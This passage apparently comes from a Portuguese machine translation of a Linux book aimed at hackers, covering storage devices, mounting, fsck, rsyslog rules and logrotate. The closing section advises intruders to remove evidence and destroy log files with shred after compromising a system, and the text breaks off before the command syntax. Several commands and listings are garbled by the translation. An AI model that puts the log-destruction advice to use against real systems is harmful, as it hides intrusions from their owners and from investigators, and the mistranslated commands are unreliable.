Conforme mencionado, vale a pena pesquisar um pouco mais por conta própria, mas esta é uma boa introdução ao comando e seus usos comuns.

RESUMO

O Linux possui vários comandos que permitem combinar e compactar seus arquivos para facilitar a transferência. Para combinar arquivos, tar é o comando preferido, e você tem pelo menos três utilitários para compactar arquivos – gzip, bzip2 e compress – todos com taxas de compactação diferentes. O comando dd vai além. Ele permite fazer uma cópia física de dispositivos de armazenamento sem estruturas lógicas, como um sistema de arquivos, permitindo recuperar artefatos como arquivos excluídos.

EXERCÍCIOS

Antes de passar para o Capítulo 10, experimente as habilidades que você aprendeu neste capítulo, completando os seguintes exercícios:

1. Crie três scripts para combinar, semelhante ao que fizemos no Capítulo 8. Nomeie-os como Linux4Hackers1, Linux4Hackers2 e Linux4Hackers3.
2. Crie um tarball a partir desses três arquivos. Nomeie o tarball L4H. Observe como o tamanho da soma dos três arquivos muda quando eles são compactados juntos.
3. Compacte o tarball L4H com gzip. Observe como o tamanho do arquivo muda. Investigue como você pode controlar a substituição de arquivos existentes. Agora descompacte o arquivo L4H.
4. Repita o Exercício 3 usando bzip2 e compress.
5. Faça uma cópia física, bit a bit, de uma de suas unidades flash usando o comando dd.

História

10

Tópicos

GERENCIAMENTO DE SISTEMA DE ARQUIVOS E DISPOSITIVOS DE ARMAZENAMENTO

Tutoriais

Ofertas e Promoções

Destaque

Configurações



Suporte

Se você vem de um ambiente Windows, a forma como o Linux representa e gerencia dispositivos de armazenamento parecerá bem diferente para você. Você já viu que o sistema de arquivos Sign Out não possui representação física da unidade, como o sistema C:, D:, E: no Windows, mas possui uma estrutura de árvore de arquivos com / no topo, ou raiz, de isto. Este capítulo analisa como o Linux representa dispositivos de armazenamento, como discos rígidos, unidades flash e outros dispositivos de armazenamento.

Primeiro veremos como unidades adicionais e outros dispositivos de armazenamento são montados nesse sistema de arquivos, levando ao diretório / (raiz). Montar neste contexto significa simplesmente anexar unidades ou discos ao sistema de arquivos para torná-los acessíveis ao sistema operacional (SO). Para você, como hacker, é necessário entender o sistema de gerenciamento de arquivos e dispositivos de armazenamento, tanto no seu próprio sistema quanto, muitas vezes, no sistema do seu alvo. Os hackers geralmente usam mídia externa para carregar dados, ferramentas de hacking ou até mesmo seu sistema operacional. Quando estiver no sistema de destino, você precisará entender com o que está trabalhando, onde encontrar arquivos confidenciais ou outros arquivos críticos, como montar uma unidade no destino e se e onde você pode colocar esses arquivos no seu sistema . Abordaremos todos esses tópicos, além de como gerenciar e monitorar dispositivos de armazenamento, neste capítulo.

Começamos com o diretório conhecido como /dev, que você provavelmente já notou na estrutura de diretórios: dev é a abreviação de dispositivo, e cada dispositivo no Linux é representado por seu próprio arquivo dentro do diretório /dev. Vamos começar trabalhando com /dev.

UAU! e-book

O DIRETÓRIO DE DISPOSITIVOS DEV www.wowebook.org

O DIRETÓRIO DO DISPOSITIVO /DEV

O Linux possui um diretório especial que contém arquivos que representam cada dispositivo conectado: o diretório /dev apropriadamente nomeado. Como sua primeira introdução, navegue até o diretório /dev e faça uma longa listagem nele. Você deverá ver algo como Listagem 101.

```
kali >cd /dev
kali >ls -l
total 0
crw 1 root root 10.175 16 de maio 12:44 agpgart crw 1 root
root 10.235 16 de maio 12:44 autofs drwxrwx 1 root root
160 16 de maio 12:44 bloco
recorte
lrwxrwxrwx 1 root root 3 16 de maio 12:44 cdrom> sr0
recorte
drwxrwx 2 root root 60 16 de maio 12:44 cpu
recorte
```

Listagem 101: Uma longa listagem do diretório /dev

Os dispositivos são exibidos em ordem alfabética por padrão. Você pode reconhecer alguns dos dispositivos, como cdrom e cpu, mas outros têm nomes bastante enigmáticos. Cada dispositivo em seu sistema é representado por um arquivo no diretório /dev, incluindo dispositivos que você provavelmente nunca usou ou sequer percebeu que existiam. Se você fizer isso, há um arquivo de dispositivo esperando para ser usado.

Se você rolar um pouco esta tela, deverá ver mais listagens de dispositivos. De particular interesse são os dispositivos sda1, sda2, sda3, sdb e sdb1, que são o disco rígido e suas partições e uma unidade flash USB e suas partições.

```
recorte
brw-rw 1 raiz raiz 8, 0 16 de maio 12:44 sda brw-rw 1 raiz raiz
8, 1 16 de maio 12:44 sda1 brw-rw 1 raiz raiz 8, 2 16 de maio
12:44 sda2 brw-rw 1 raiz raiz 8, 5 16 de maio 12 :44 sda5 brw-rw
1 raiz raiz 8, 16 16 de maio 12:44 sdb brw-rw 1 raiz raiz 8, 17
16 de maio 12:44 sdb1
```

recorte

Como o Linux representa dispositivos de armazenamento

O Linux usa rótulos lógicos para unidades que são montadas no sistema de arquivos. Esses rótulos lógicos variam dependendo de onde as unidades estão montadas, o que significa que o mesmo disco rígido pode ter rótulos diferentes em momentos diferentes, dependendo de onde e quando for montado.

Originalmente, o Linux representava unidades de disquete (lembra delas?) como fd0 e discos rígidos como hda. Você ainda verá ocasionalmente essas representações de unidades em sistemas Linux legados, mas hoje a maioria das unidades de disquete desapareceu (graças a Deus). Mesmo assim, discos rígidos legados antigos que usavam uma interface IDE ou EIDE ainda são representados no formato hda.

As unidades de interface Serial ATA (SATA) mais recentes e os discos rígidos Small Computer System Interface (SCSI) são representados como sda. Às vezes, as unidades são divididas em seções conhecidas como partições, que são representadas no sistema de rotulagem por números, como você verá.

próximo.

Quando os sistemas têm mais de um disco rígido, o Linux simplesmente os nomeia serialmente, incrementando a última letra em ordem alfabética, de modo que a primeira unidade seja sda, a segunda unidade seja sdb, a terceira unidade seja sdc e assim por diante (consulte a Tabela 101).). A letra de série após sd costuma ser chamada de número principal.

Tabela 101: Sistema de nomeação de dispositivos

Arquivo do dispositivo	Descrição
sda	Primeiro disco rígido SATA
sdb	Segundo disco rígido SATA
sdc	Terceiro disco rígido SATA
sdd	Quarto disco rígido SATA

Partições de unidade

Algumas unidades podem ser divididas em partições para gerenciar e separar informações.

Por exemplo, você pode querer separar seu disco rígido para que seu arquivo de troca, diretório inicial e diretório / estejam todos em partições separadas - você pode querer fazer isso por vários motivos, inclusive para compartilhar recursos e relaxar o padrão permissões.

O Linux rotula cada partição com um número menor que vem após a designação da unidade.

Dessa forma, a primeira partição do primeiro drive SATA seria sda1. A segunda partição seria então sda2, a terceira sda3 e assim por diante, conforme ilustrado na Tabela 102.

Tabela 102: Sistema de Rotulagem de Partição

Descrição da partição
sda1 A primeira partição (1) na primeira (a) unidade SATA
sda2 A segunda (2) partição na primeira (a) unidade
sda3 A terceira (3) partição na primeira (a) unidade
sda4 A quarta (4) partição na primeira (a) unidade

Às vezes, você pode querer visualizar as partições do seu sistema Linux para ver quais delas você possui e quanta capacidade está disponível em cada uma. Você pode fazer isso usando o utilitário `fdisk`. Usar a opção `-l` com `fdisk` lista todas as partições de todas as unidades, conforme mostrado na Listagem 102.

```
kali >fdisk -l
```

```
Disco /dev/sda: 20GiB, 21474836480 bytes, 41943040 setores
```

```
Unidades: setores de 1 * 512 = 512 bytes
```

```
Tamanho do setor (lógico/físico): 512 bytes/512 bytes
```

```
Tamanho de E/S (mínimo/ideal): 512 bytes/512 bytes
```

Tipo de rótulo de disco: dos

Identificador de disco: 0x7c06cd70

Inicialização do dispositivo Início Setores finais Tamanho Id Tipo /

dev/sda1 * 2048 39174143 39172096 18,7G 83 Linux /dev/sda2 39176190

41940991 2764802 1.3G 5 Estendido /dev/sda5 39176192 41940991 2764 Troca

de Linux 800 1.3G 82 / Solaris

Disco /dev/sdb: 29,8 GiB, 31999393792 bytes, 62498816 setores Unidades:

setores de 1 * 512 = 512 bytes Tamanho do

setor (lógico/físico): 512 bytes/512 bytes Tamanho de E/S

(mínimo/ótimo): 512 bytes/ 512 bytes Tipo de rótulo de disco:

dos Identificador de

disco: 0xc3072e18

Inicialização do dispositivo Início Setores finais Tamanho Id Tipo /

dev/sdb1 32 62498815 62498784 29,8G 7 HPFS/NTFS/exFAT

Listagem 102: Listando partições com fdisk

Como você pode ver na Listagem 102, os dispositivos sda1, sda2 e sda5 estão listados na primeira sub-rotina. Esses três dispositivos constituem o disco virtual da minha máquina virtual, que é uma unidade de 20 GB com três partições, incluindo a partição swap (sda5), que atua como RAM virtual – semelhante aos arquivos de paginação no Windows – quando a capacidade de RAM é excedida.

Se você examinar a Listagem 102 até a terceira sub-rotina, verá uma segunda saída de dispositivo designada sdb1 — o rótulo b nos informa que esta unidade é separada dos três primeiros dispositivos. Esta é minha unidade flash de 64 GB. Observe que fdisk indica que é um tipo de sistema de arquivos HPFS/NTFS/ExFAT. Esses tipos de arquivo – High Performance File System (HPFS), New Technology File System (NTFS) e Extended File Allocation Table (exFAT) – não são nativos de sistemas Linux, mas sim de sistemas macOS e Windows.

Vale a pena ser capaz de reconhecer tipos de arquivos nativos de diferentes sistemas ao investigar. O sistema de arquivos pode indicar em que tipo de máquina a unidade foi formatada, o que pode ser uma informação valiosa. Kali é capaz de utilizar unidades flash USB criadas em muitos sistemas operacionais diferentes.

Como você viu no Capítulo 1, o sistema de arquivos do Linux é estruturado de maneira significativamente diferente do Windows e de outros sistemas operacionais proprietários. Além disso, a forma como os arquivos são armazenados e gerenciados também é diferente no Linux. Novas versões do Windows usam um sistema de arquivos NTFS, enquanto os sistemas Windows mais antigos usam sistemas File Allocation Table (FAT).

O Linux usa vários tipos diferentes de sistemas de arquivos, mas os mais comuns são ext2, ext3 e ext4. Todas essas são iterações do sistema de arquivos ext (ou estendido), sendo o ext4 o mais recente.

Dispositivos de caracteres e blocos

Outra coisa a ser observada sobre a nomenclatura de arquivos de dispositivos no diretório /dev é que a primeira posição contém c ou b. Você pode ver isso na Listagem 101, no início da maioria das entradas, e é mais ou menos assim:

```
crw 1 root root 10.175 16 de maio 12:44 agpgart
```

Essas letras representam as duas maneiras pelas quais os dispositivos transferem dados para dentro e para fora. O c significa caractere, e esses dispositivos são conhecidos, como seria de esperar, como dispositivos de caracteres. Dispositivos externos que interagem com o sistema enviando e recebendo dados caractere por caractere, como mouses ou teclados, são dispositivos de caracteres.

Ob representa o segundo tipo: dispositivos de bloco. Eles se comunicam em blocos de dados (vários bytes por vez) e incluem dispositivos como discos rígidos e unidades de DVD. Esses dispositivos exigem uma taxa de transferência de dados mais rápida e, portanto, enviam e recebem dados em blocos (muitos caracteres ou bytes por vez). Depois de saber se um dispositivo é um personagem ou um dispositivo de bloco, você poderá facilmente obter mais informações sobre ele, como verá próximo.

Listar dispositivos e informações de bloco com lsblk

O comando Linux lsblk, abreviação de list block, lista algumas informações básicas sobre cada dispositivo de bloco listado em /dev. O resultado é semelhante à saída de fdisk -l, mas também exibirá dispositivos com múltiplas partições em uma espécie de árvore, mostrando cada dispositivo com suas partições como ramificações, e não requer privilégios de root para ser executado. Na Listagem 103, por exemplo, vemos sda, com suas ramificações sda1, sda2 e sda5.

```
kali >lsblk
```

```
Nome MAJ:MIN RM TAMANHO RO TIPO PONTO DE MONTAGEM
```

```
fd0 2:0 1 4K 0 disco sda1 8:0 0
```

```
20G 0 disco
```

```
|sda1 8:1 0 18,7G 0 parte / |sda2 8:2 0
```

```
1K 0 parte |sda5 8:5 0 1,3G 0 parte
```

```
[SWAP] sdb 8:16 1 29,8G 0 disco
```

```
|sdb1 8.17 1 29.8G 0 disco /mídia
```

```
sr0 11:0 1 2.7G 0 ROM
```

Listagem 103: Listando informações do dispositivo de bloco com lsblk

A saída inclui a unidade de disquete como fd0 e a unidade de DVD como sr0, mesmo que nenhuma delas esteja no meu sistema – isso é simplesmente um resquício de sistemas legados. Também podemos ver informações sobre o ponto de montagem da unidade – esta é a posição em que a unidade foi conectada ao sistema de arquivos. Observe que o disco rígido sda1 está montado em / e a unidade flash está montada em / media. Você verá mais sobre o significado disso na próxima seção.

MONTAGEM E DESMONTAGEM

A maioria dos sistemas operacionais modernos, incluindo a maioria das novas versões do Linux, monta automaticamente dispositivos de armazenamento quando eles são conectados, o que significa que a nova unidade flash ou disco rígido é automaticamente anexada ao sistema de arquivos. Para aqueles que são novos no Linux, a montagem pode ser um assunto estranho.

Um dispositivo de armazenamento deve primeiro ser conectado fisicamente ao sistema de arquivos e depois conectado logicamente ao sistema de arquivos para que os dados sejam disponibilizados ao sistema operacional. Em outras palavras, mesmo que o dispositivo esteja fisicamente conectado ao sistema, ele não está necessariamente conectado logicamente e disponível para o sistema operacional. O termo montagem é um legado dos primórdios da computação, quando as fitas de armazenamento (antes dos discos rígidos) tinham que ser montadas fisicamente no sistema do computador – pense naqueles grandes computadores com unidades de fita giratórias que você talvez tenha visto em filmes antigos de ficção científica.

Conforme mencionado, o ponto na árvore de diretórios onde os dispositivos estão conectados é conhecido como ponto de montagem. Os dois principais pontos de montagem no Linux são /mnt e /media. Como regra geral, os discos rígidos internos são montados em /mnt, e os dispositivos USB externos, como unidades flash e discos rígidos USB externos, são montados em /media, embora tecnicamente qualquer diretório possa ser usado.

Montando você mesmo dispositivos de armazenamento

Em algumas versões do Linux, você precisa montar uma unidade manualmente para acessar seu conteúdo, portanto, vale a pena aprender essa habilidade. Para montar uma unidade no sistema de arquivos, use o comando mount. O ponto de montagem do dispositivo deve ser um diretório vazio; se você montar um dispositivo em um diretório que possua subdiretórios e arquivos, o dispositivo montado cobrirá o conteúdo do diretório, tornando-o invisível e indisponível. Então, para

montar o novo disco rígido sdb1 no diretório /mnt, você digitaria o seguinte:

```
kali >montar /dev/sdb1 /mnt
```

Esse disco rígido deverá estar disponível para acesso. Se você deseja montar a unidade flash sdc1 no diretório /media, digite o seguinte:

```
kali >montar /dev/sdc1 /media
```

Os sistemas de arquivos montados em um sistema são mantidos em um arquivo em /etc/fstab (abreviação de tabela de sistema de arquivos), que é lido pelo sistema a cada inicialização.

Desmontando com umount

Se você vem de um Mac ou Windows, provavelmente desmontou uma unidade sem saber. Antes de remover uma unidade flash do sistema, você a “ejeta” para não causar danos aos arquivos armazenados no dispositivo. Ejetar é apenas outra palavra para desmontar.

Semelhante ao comando mount, você pode desmontar um segundo disco rígido digitando o comando umount seguido pela entrada do arquivo do dispositivo no diretório /dev, como /dev/sdb. Observe que o comando não está escrito desmontar, mas sim desmontar (sem n).

```
kali >umount /dev/sdb1
```

Você não pode desmontar um dispositivo que esteja ocupado; portanto, se o sistema estiver lendo ou gravando no dispositivo, você receberá apenas um erro.

MONITORAMENTO DE SISTEMAS DE ARQUIVOS

Nesta seção, veremos alguns comandos para monitorar o estado do sistema de arquivos – uma habilidade necessária para qualquer hacker ou administrador de sistema. Obteremos algumas informações sobre os discos montados e, em seguida, verificaremos e corrigiremos erros. Os dispositivos de armazenamento são particularmente propensos a erros, por isso vale a pena aprender essa habilidade.

Obtendo informações sobre discos montados

O comando df (para disco livre) nos fornecerá informações básicas sobre quaisquer discos rígidos ou dispositivos montados, como CD, DVD e unidades flash, incluindo quanto espaço está sendo usado e quanto está disponível (consulte a Listagem 104). Sem nenhuma opção, df

o padrão é a primeira unidade do seu sistema (neste caso, sda). Se você quiser verificar uma unidade diferente, basta seguir o comando df com a representação da unidade que deseja verificar (por exemplo, df sdb).

```
kali >df
```

```
Sistema de arquivos 1KBlocks usados Uso disponível% Montado em rootfs 19620732
17096196 1504788 92% / udev 10240 0 10240 0% /dev
```

```
recorte
```

```
/dev/sdb1 29823024 29712544 110480 99% /mídia/USB3.0
```

Listagem 104: Obtendo informações sobre discos e dispositivos montados com df

A primeira linha de saída aqui mostra os cabeçalhos das categorias e então obtemos as informações.

O espaço em disco é fornecido em blocos de 1 KB. Na segunda linha, vemos que o rootfs tem 19.620.732 blocos de um quilobyte, dos quais está usando 17.096.196 (ou cerca de 92%), deixando 1.504.788 disponíveis. O comando df também nos informa que este sistema de arquivos está montado no topo do sistema de arquivos /.

Na última linha você pode ver minha unidade flash USB. Observe que ele é designado como /dev/sdb1, está quase 100% cheio e está montado em /media/USB3.0.

Recapitulando, meu disco virtual neste sistema é designado sda1, que se divide da seguinte forma:

disco rígido SD SATA

a Primeiro disco rígido

1 Primeira partição nessa unidade

Minha unidade flash de 64 GB é designada como sdb1 e minha unidade externa como sdc1.

Verificando erros

O comando fsck (abreviação de verificação do sistema de arquivos) verifica se há erros no sistema de arquivos e repara os danos, se possível, ou então coloca a área defeituosa em uma tabela de blocos defeituosos para marcá-la como defeituosa. Para executar o comando fsck, você precisa especificar o tipo de sistema de arquivos (o padrão é ext2) e o arquivo do dispositivo a ser verificado. É importante observar que você deve desmontar a unidade antes de executar uma verificação do sistema de arquivos. Se você não conseguir desmontar o dispositivo montado, você

receberá a mensagem de erro mostrada na Listagem 105.

```
kali >fsck
fsck do utillinux 2.20.1
e2fsck 1.42.5 (29 de julho de
2012) /dev/sda1 está
montado e2fsck: Não é possível continuar, abortando.
```

Listagem 105: Tentativa (e falha) de executar uma verificação de erros em uma unidade montada

Portanto, o primeiro passo ao realizar uma verificação do sistema de arquivos é desmontar o dispositivo. Nesse caso, desmontarei minha unidade flash para fazer uma verificação do sistema de arquivos:

```
kali >umount /dev/sdb1
```

Posso adicionar a opção -p para que o fsck repare automaticamente quaisquer problemas com o dispositivo, igual a:

```
kali >fsck -p /dev/sdb1
```

Com o dispositivo desmontado, agora posso verificar se há setores defeituosos ou outros problemas com o dispositivo, da seguinte forma:

```
kali >fsck -p /dev/sdb1
fsck do utillinux 2.30.2 exfatfsck
1.2.7 Verificando
o sistema de arquivos em /dev/sdb1.
Sistema de arquivos versão 1.0
Tamanho do setor 512 bytes
Tamanho do cluster 32 KB
Tamanho do volume 7.648 MB Espaço
usado 1.265 MB Espaço disponível
6.383 MB Total de 20 diretórios e 111
arquivos.
```

A verificação do sistema de arquivos foi concluída. Nenhum erro encontrado.

RESUMO

Compreender como o Linux designa e gerencia seus dispositivos é crucial para qualquer usuário e hacker de Linux. Os hackers precisarão saber quais dispositivos estão conectados a um sistema e quanto espaço está disponível. Como os dispositivos de armazenamento geralmente apresentam erros, podemos verificar e reparar esses erros com o fsck. O comando dd é capaz de fazer uma cópia física de um dispositivo, incluindo quaisquer arquivos excluídos.

EXERCÍCIOS

Antes de passar para o Capítulo 11, experimente as habilidades que você aprendeu neste capítulo, completando os seguintes exercícios:

1. Use os comandos mount e umount para montar e desmontar seu Flash drive.
2. Verifique a quantidade de espaço livre em disco no disco rígido principal.
3. Verifique se há erros em sua unidade flash com fsck.
4. Use o comando dd para copiar todo o conteúdo de uma unidade flash para outro, incluindo arquivos excluídos.
5. Use o comando lsblk para determinar as características básicas do seu dispositivos de bloqueio.

História

Tópicos

Tutoriais

Ofertas e Promoções

Destques

Configurações



Suporte

Para qualquer usuário Linux, é crucial ter conhecimento no uso dos arquivos de log. Os arquivos de log armazenam informações sobre eventos que ocorrem quando o sistema operacional e os aplicativos são executados, incluindo quaisquer erros e alertas de segurança.

Seu sistema registrará informações automaticamente com base na série de regras que mostrarei como configurar neste capítulo.

Como um hacker, os arquivos de log podem ser um rastro das atividades e da identidade do seu alvo. Mas também pode ser uma trilha para suas próprias atividades no sistema de outra pessoa. Portanto, um hacker precisa saber quais informações pode coletar, bem como o que pode ser obtido sobre seus próprias ações e métodos para esconder essas evidências.

Por outro lado, qualquer pessoa que proteja sistemas Linux precisa saber como gerenciar as funções de registro para determinar se um sistema foi atacado e então decifrar o que realmente aconteceu e quem o fez.

Este capítulo mostra como examinar e configurar arquivos de log, bem como remover evidências de sua atividade e até mesmo desabilitar completamente o log. Primeiro, veremos o daemon que faz o registro.

O DAEMON DE REGISTRO RSYSLOG

O Linux usa um daemon chamado syslogd para registrar automaticamente eventos em seu computador. Diversas variações de syslog, incluindo rsyslog e syslog-ng, são usadas em diferentes distribuições do Linux e, embora operem de maneira muito semelhante, existem algumas pequenas diferenças. Como o Kali Linux é construído no Debian, e o Debian vem com o rsyslog por padrão, nos concentramos nesse utilitário neste capítulo. Se você quiser usar outras distribuições, vale a pena fazer uma pequena pesquisa sobre seus sistemas de registro.

Vamos dar uma olhada no rsyslog no seu sistema. Procuraremos todos os arquivos relacionados ao rsyslog. Primeiro, abra um terminal em Kali e digite o seguinte:

```
kali>locate rsyslog /etc/  
rsyslog.conf /etc/  
rsyslog.d /etc/  
default/rsyslog /etc/init.d/  
rsyslog /etc/logcheck/  
ignore.d.server/rsyslog /etc/logrotate.d/rsyslog /  
etc/rc0.d/K04rsyslog  
  
recorte
```

Como você pode ver, vários arquivos contêm a palavra-chave rsyslog – alguns dos quais são mais úteis que outros. O que queremos examinar é o arquivo de configuração rsyslog.conf.

O arquivo de configuração rsyslog

Como quase todos os aplicativos no Linux, o rsyslog é gerenciado e configurado por um arquivo de configuração de texto simples localizado, como geralmente acontece no Linux, no diretório /etc. No caso do rsyslog, o arquivo de configuração está localizado em /etc/rsyslog.conf. Abra esse arquivo com qualquer editor de texto e exploraremos o que há dentro (aqui, eu uso o Leafpad):

```
kali>leafpad /etc/rsyslog.conf
```

Você deverá ver algo como a Listagem 111.

```
/etc/rsyslog.conf Arquivo de configuração para rsyslog.
```

```
# Para mais informações, veja
```

```
# /usr/share/doc/rsyslogdoc/html/rsyslog_conf.html
```

```
#####
```

```
#### MÓDULOS ####
```

```
#####
```

```
module(load="imuxsock") # fornece suporte para log do sistema local module(load="imklog")
```

```
# fornece suporte para log do kernel #module(load="immark") # fornece
```

```
capacidade de mensagens MARK
```

```
# fornece recepção de syslog UDP
```

```
#module(load="imudp")
```

```
#input(type="imudp" port="514")
```

```
# fornece recepção de syslog TCP
```

```
#module(load="imtcp")
```

```
#input(type="imtcp" port="514")
```

```
#####
```

```
#### DIRETRIZES GLOBAIS ####
```

```
#####
```

Listagem 111: Uma captura instantânea do arquivo rsyslog.conf

Como você pode ver, o arquivo rsyslog.conf vem bem documentado com vários comentários explicando seu uso. Muitas dessas informações não serão úteis para você neste momento, mas se você navegar até abaixo da linha 50, encontrará a seção Regras. É aqui que você pode definir as regras para o que seu sistema Linux registrará automaticamente para você.

As regras de registro do rsyslog

As regras do rsyslog determinam que tipo de informação é registrada, quais programas têm suas mensagens registradas e onde esse log é armazenado. Como hacker, isso permite que você descubra o que está sendo registrado e onde esses logs estão gravados, para que você possa excluí-los ou ocultá-los. Vá até a linha 50 e você verá algo como a Listagem 112.

```
#####
```

```
#### REGRAS ####
```

```
#####
```

```
#
```

```
# Primeiro, alguns arquivos de log padrão. Registro por instalação.
```

#

auth,authpriv.* /var/log/auth.log

.;auth,authpriv.none /var/log/syslog #cron.* /var/

log/cron.log daemon.* /var/log/daemon. log

kern.* /var/log/kern.log lpr.* /var/log/lpr.log mail.* /

var/log/mail.log usuário.* /var/log/user.log

#

Registro para o sistema de correio. Divida-o para que #
seja fácil escrever scripts para analisar esses arquivos.

#

mail.info /var/log/mail.info mail.warn /var/log/

mail.warn mail.err /var/log/mail.err

Listagem 112: Encontrando as regras de log em rsyslog.conf

Cada linha é uma regra de registro separada que indica quais mensagens são registradas e onde elas são registradas. O formato básico dessas regras é o seguinte:

instalação. ação prioritária

A palavra-chave facilities faz referência ao programa, como mail, kernel ou lpr, cujas mensagens estão sendo registradas. A palavra-chave prioridade determina que tipo de mensagens registrar para esse programa. A palavra-chave action, na extrema direita, faz referência ao local para onde o log será enviado. Vamos examinar cada seção mais de perto, começando com a palavra-chave facilities, que se refere a qualquer software que esteja gerando o log, seja o kernel, o sistema de correio ou o usuário.

A seguir está uma lista de códigos válidos que podem ser usados no lugar da palavra-chave facilities em nossas regras do arquivo de configuração:

auth/authpriv Mensagens de segurança/autorização

daemons de relógio cron

daemon Outros daemons

mensagens do kernel

Sistema de impressão lpr

correio Sistema de correio

usuário Mensagens genéricas em nível de usuário

Um asterisco curinga (*) no lugar de uma palavra refere-se a todas as instalações. Você pode selecionar mais de uma instalação listando-as separadas por vírgula.

A prioridade informa ao sistema quais tipos de mensagens registrar. Os códigos são listados da prioridade mais baixa, começando na depuração, até a prioridade mais alta, terminando em pânico. Se a prioridade for *, as mensagens de todas as prioridades serão registradas. Quando você especifica uma prioridade, as mensagens dessa prioridade e superiores são registradas. Por exemplo, se você especificar um código de prioridade de alerta, o sistema registrará mensagens classificadas como alerta e de prioridade mais alta, mas não registrará mensagens marcadas como críticas ou qualquer prioridade inferior a alerta.

Aqui está a lista completa de códigos válidos para prioridade:

- depurar
- informações
- perceber
- aviso
- avisar
- erro
- errar
- crítico
- alerta
- emergir
- pânico

Os códigos warning, warning, error, err, emerg e panic foram todos obsoletos e devem não ser usado.

A ação geralmente é um nome de arquivo e local para onde os logs devem ser enviados. Observe que geralmente, os arquivos de log são enviados para o diretório /var/log com um nome de arquivo que descreve o recurso que os gerou, como auth. Isso significa, por exemplo, que os logs gerados pelo recurso de autenticação seriam enviados para /var/log.auth.log.

Vejamos alguns exemplos de regras de log:

```
correio.* /var/log/mail
```

Este exemplo registrará eventos de email de todas as prioridades (*) em /var/log/mail.

```
kern.crit /var/log/kernel
```

Este exemplo registrará eventos do kernel de prioridade crítica (crítica) ou superior em /var/log/kernel.

```
*.emergir *
```

Este último exemplo registrará todos os eventos de prioridade de emergência (emergência) para todos os usuários logados. Com essas regras, o hacker pode determinar onde os arquivos de log estão localizados, alterar as prioridades ou até mesmo desabilitar regras de log específicas.

LIMPAR REGISTROS AUTOMATICAMENTE COM LOGROTATE

Os arquivos de log ocupam espaço, portanto, se você não excluí-los periodicamente, eles acabarão ocupando todo o disco rígido. Por outro lado, se você excluir seus arquivos de log com muita frequência, não terá logs para investigar em algum momento futuro. Você pode usar o logrotate para determinar o equilíbrio entre esses requisitos opostos girando seus logs.

A rotação de log é o processo de arquivar regularmente arquivos de log, movendo-os para algum outro local, deixando você com um novo arquivo de log. Esse local arquivado será limpo após um período de tempo especificado.

Seu sistema já está girando arquivos de log usando um cron job que emprega o utilitário logrotate. Você pode configurar o utilitário logrotate para escolher a regularidade de sua rotação de log com o arquivo de texto /etc/logrotate.conf. Vamos abri-lo com um editor de texto e dar uma olhada

olhar:

```
kali >leafpad /etc/logrotate.conf
```

Você deverá ver algo como a Listagem 113.

```
# veja "man logrotate" para detalhes # gire os
arquivos de log semanalmente ÿ
semanalmente

# mantenha 4 semanas de pendências
ÿ alterne 4

ÿ # cria novos arquivos de log (vazios) após girar os antigos
criar

ÿ # remova o comentário se quiser que seus arquivos de log sejam compactados
#comprimir

# pacotes colocam informações de rotação de log neste
diretório, incluindo /etc/logrotate.d

# nenhum pacote possui wtmp, ou btmp, iremos alterná-los aqui /
var/log/wtmp
{ faltandook
mensalmente
criar 0664 raiz utmp
girar 1
}
```

Listagem 113: O arquivo de configuração logrotate

Primeiro, você pode definir a unidade de tempo à qual seus números de rotação se referem ÿ. O padrão aqui é semanal, o que significa que qualquer número após a palavra-chave rotacionar sempre se refere a semanas.

Mais abaixo, você pode ver a configuração da frequência de rotação dos logs — a configuração padrão é a rotação dos logs a cada quatro semanas ÿ. Essa configuração padrão funcionará para a maioria das pessoas, mas se você quiser manter seus registros por mais tempo para fins de investigação ou por menos tempo para limpá-los mais rapidamente, esta é a configuração que você deve alterar. Por exemplo, se você verificar seu **WOW! e-**

log toda semana e quiser economizar espaço de armazenamento, você pode alterar essa configuração para girar 1. Se você tiver bastante armazenamento para seus logs e quiser manter um registro semipermanente para análise forense posteriormente, poderá alterar essa configuração para girar 26 para guarde seus registros por seis meses ou gire 52 para mantê-los por um ano.

Por padrão, um novo arquivo de log vazio é criado quando os antigos são removidos. Como aconselham os comentários no arquivo de configuração, você também pode optar por compactar seus arquivos de log girados.

No final de cada período de rotação, os arquivos de log são renomeados e empurrados para o final da cadeia de logs à medida que um novo arquivo de log é criado, substituindo o arquivo de log atual. Por exemplo, `/var/log.auth` se tornará `/var/log.auth.1`, depois `/var/log.auth.2` e assim por diante. Se você alternar os logs a cada quatro semanas e manter quatro conjuntos de backups, você terá `/var/log.auth.4`, mas não `/var/log.auth.5`, o que significa que `/var/log.auth.4` será excluído em vez de ser enviado para `/var/log/auth.5`. Você pode ver isso usando o comando `locate` para localizar arquivos de log `/var/log/auth.log` com um curinga, conforme mostrado aqui:

```
kali >locate /var/log/auth.log.* /var/log/  
auth.log.1 /var/log/  
auth.log.2 /var/log/  
auth.log.3 /var/log/auth.  
registro.4
```

Para obter mais detalhes sobre as diversas maneiras de personalizar e usar o utilitário `logrotate`, consulte a página `man logrotate`. Este é um excelente recurso para aprender sobre as funções que você pode usar e as variáveis que você pode alterar para personalizar a forma como seus logs são tratados. Depois de se familiarizar mais com o Linux, você terá uma noção melhor de com que frequência precisa registrar e quais opções prefere, por isso vale a pena revisitar o arquivo `logrotate.conf`.

PERMANECENDO STEAL

Depois de comprometer um sistema Linux, é útil desabilitar o registro e remover qualquer evidência de sua intrusão nos arquivos de log para reduzir as chances de detecção. Há muitas maneiras de fazer isso, e cada uma acarreta seus próprios riscos e nível de confiabilidade.

Removendo evidências

Primeiro, você desejará remover todos os registros de sua atividade. Você poderia simplesmente abrir os arquivos de log e remover com precisão quaisquer logs detalhando sua atividade, linha por linha, usando as técnicas de exclusão de arquivos que você aprendeu no Capítulo 2. No entanto, isso pode ser demorado e deixar **UAU!**

intervalos de tempo nos arquivos de log, o que pareceria suspeito. Além disso, os arquivos excluídos geralmente podem ser recuperados por um investigador forense qualificado.

Uma solução melhor e mais segura é destruir os arquivos de log. Com outros sistemas de exclusão de arquivos, um investigador qualificado ainda é capaz de recuperar os arquivos excluídos, mas suponha que houvesse uma maneira de excluir o arquivo e sobrescrevê-lo várias vezes, tornando a recuperação muito mais difícil. Para nossa sorte, o Linux tem um comando interno, apropriadamente denominado Shred, exatamente para esse propósito.

Para entender como funciona o comando Shred, dê uma olhada rápida na tela de ajuda digitando o seguinte comando:

```
kali >destruir --help
```

```
Uso: destruir [OPÇÃO]...ARQUIVO...
```

```
Substitua o(s) ARQUIVO(s) especificado(s) repetidamente para dificultar a recuperação de dados, até mesmo para testes de hardware muito caros.
```

```
recorte
```

Como você pode ver na saída completa da tela, o comando Shred tem muitas opções. Na sua forma mais básica, a sintaxe é simples:

```
